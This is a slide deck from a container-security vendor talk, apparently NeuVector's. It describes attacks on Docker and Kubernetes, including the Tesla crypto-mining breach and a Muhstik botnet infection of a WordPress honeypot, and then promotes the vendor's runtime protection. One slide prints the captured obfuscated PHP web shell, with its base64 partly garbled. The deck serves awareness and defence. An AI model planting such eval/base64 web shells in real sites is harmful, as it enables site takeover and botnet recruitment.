



Docker Hack


Was für Container Attacken gibt es
und wie kann Sie NeuVector
entsprechend schützen?

Dieter Reuter
Chief Solutions Architect, Docker Captain

@Quintus23M, dieter@neuvector.com



Microservice Architecture: New Challenges and Risks



A Crypto-Mining Victim: Tesla

Step 1: Port scan -> **access** K8s console

Step 2: Discover Kubernetes **secrets** to access to Tesla AWS/S3

Step 3: Deploy: **crypto mining** tool within a pod

Step 4: Connect using non-standard **port** and **real IP** behind CloudFlare CDN. Enable **encryption** and **proxy**

Step 5: Hide: Configure Pod to use low **resources** to evade detection



NEWS

Hackers exploit Jenkins servers, make \$3 million by mining Monero

Hackers exploiting Jenkins servers made \$3 million in one of the biggest malicious cryptocurrency mining operations ever.



**Traditional
Security - Blind!**

Muhstik Botnet: In AWS Honeytrap

Discover Vulnerable Wordpress

```
role: OVH Technical Contact
address: OVH SAS
address: 2 rue Kellermann
address: 59100 Roubaix
address: France
admin-c: OK217-RIPE
```



```
organisation: ORG-OS23-RIPE
org-name: OVH Sp. z o. o.
org-type: OTHER
address: U1. Szkoeka 5 lok. 1
address: 54-402 Wroclaw
address: Poland
admin-c: OTC2-RIPE
admin-c: RIPE # Filtered
[] ecs-wordpress-den mnt-ref: OVH-NNT 135.2 0 4 )
[] ecs-wordpress-den mnt-by: OVH-NNT 135.2 0 4 )
[] ecs-wordpress-den created: 2005-09-02T12:40:01Z 135.2 0 4 )
[] ecs-wordpress-den last-modified: 2017-10-30T16:09:25Z 135.2 0 4 )
[] ecs-wordpress-den source: RIPE # Filtered 135.2 0 4 )
[] ecs-wordpress-den role: OVH PL Technical Contact 135.2 0 4 )
[] ecs-wordpress-den address: OVH Sp. z o. o. 135.2 0 4 )
[] ecs-wordpress-den address: U1. Szkoeka 5 lok. 1 135.2 0 4 )
[] ecs-wordpress-den address: 54-402 Wroclaw 135.2 0 4 )
[] ecs-wordpress-den address: Poland 135.2 0 4 )
[] ecs-wordpress-den admin-c: OK217-RIPE 135.2 0 4 )
[] ecs-wordpress-den tech-c: GN84-RIPE 135.2 0 4 )
[] ecs-wordpress-den nic-hdl: OTC12-RIPE 135.2 0 4 )
[] ecs-wordpress-den abuse-mailbox: abuse@ovh.net 135.2 0 4 )
[] ecs-wordpress-den mnt-by: OVH-NNT 135.2 0 4 )
[] ecs-wordpress-den created: 2009-09-16T16:09:56Z 135.2 0 4 )
[] ecs-wordpress-den last-modified: 2013-10-30T11:40:58Z 135.2 0 4 )
```

Exploit: Overwrite Wordpress theme PHP files

```
# cat muhstik.php
<?php eval(base64_decode('ZWNobyA
BpZD0idXBsb2FkZXIiPic7ZWNoYmAnPglucyV0IHRSbG9
mzpbG91IG5hbnU9ImZpbG91IHRpemUyJ1UwIj48aw5wXGQm
BPU1RbJ19lcGwnXSA9PSAiVXBsb2FkIiApIHsgaWYoQG
HkoJF9GSUXFU1snZmlsZSddWyd0bXBfbmFmFmFmFmFmFm
VjaG8gJzxiPlVwbG9hZCZCBGYWlsZWQucP9iPjxicj48YnI
zsgfX0K')) ; ?>
```

Connect to C&C server in the cloud

ecs-wordpress-demo-4-wor...	wordpress	TCP/61000, Apache, Wordpr...
nginx	nvbeta/nginx	nginx, HTTP


CONTAINER DETAILS		CONTAINER STATS	PROCESS
Pid	Command	User	
10473	apache2	www-data	
10492	muhstik	www-data	
10530	loop	www-data	
	apache2	www-data	
	apache2	www-data	

Download malware

Deny	Apr 24, 2018 12:10:5
Deny	Apr 24, 2018 12:19:33
Deny	Apr 24, 2018 12:19:27
Deny	Apr 24, 2018 12:19:21
Deny	Apr 24, 2018 12:19:15
Deny	Apr 24, 2018 12:19:09
Deny	Apr 24, 2018 12:19:02
Deny	Apr 24, 2018 12:18:56

Propagate and Initial DDoS attack

Detecting the Kill Chain Events – At Run-Time



Scanning and Hardening Is Not Enough




Known
Vulnerabilities



- Registry Image Scanning
- Digital Signing




Access Abuse,
Lateral Spread



- Host Security
- Access Controls
- Orchestration Security



Unpatched/Unknown Vulnerabilities, Network
Probe & Spread, Data Infiltration, Zero Day/Insider Attacks




- L7 Network Security
- Endpoint Security
- Application Security

What Is A Container Security Mesh?

- **Deployed close to application workloads**
 - Scale with workloads, automatically
 - Inline threat detection and enforcement
- **Separation of Control and Data Plane**
 - Control plane for service discovery, policy resolution, HA, notification
 - Data plane – high performance, real-time inspection
- **Application security context**
 - Network and application behaviors
- **Security mesh benefits - End-to-end Security Coverage**

NeuVector Multi-Vector Container Security Platform

- Network & Container Visualization
- Automated Network Policy Generation
- Network, Process and File System Behavior Profiling
- Deep Packet Inspection and Threat Detection
- Automated Response Policy
- Container and Host Audit and Compliance Check
- Vulnerability Scan
- Forensic: Packet Capture & Quarantine



Further Links and Details

- How to Hack a Kubernetes Container (webinar recording):
<https://neuvector.com/container-security/hack-kubernetes-container/>
- NeuVector 2.0 Security Automation:
<https://neuvector.com/container-security/neuvector-2-0-now-available/>
- Try NeuVector:
<https://neuvector.com/try-neuvector/>

Questions?

For more information, contact us at
info@neuvector.com

neuvector.com

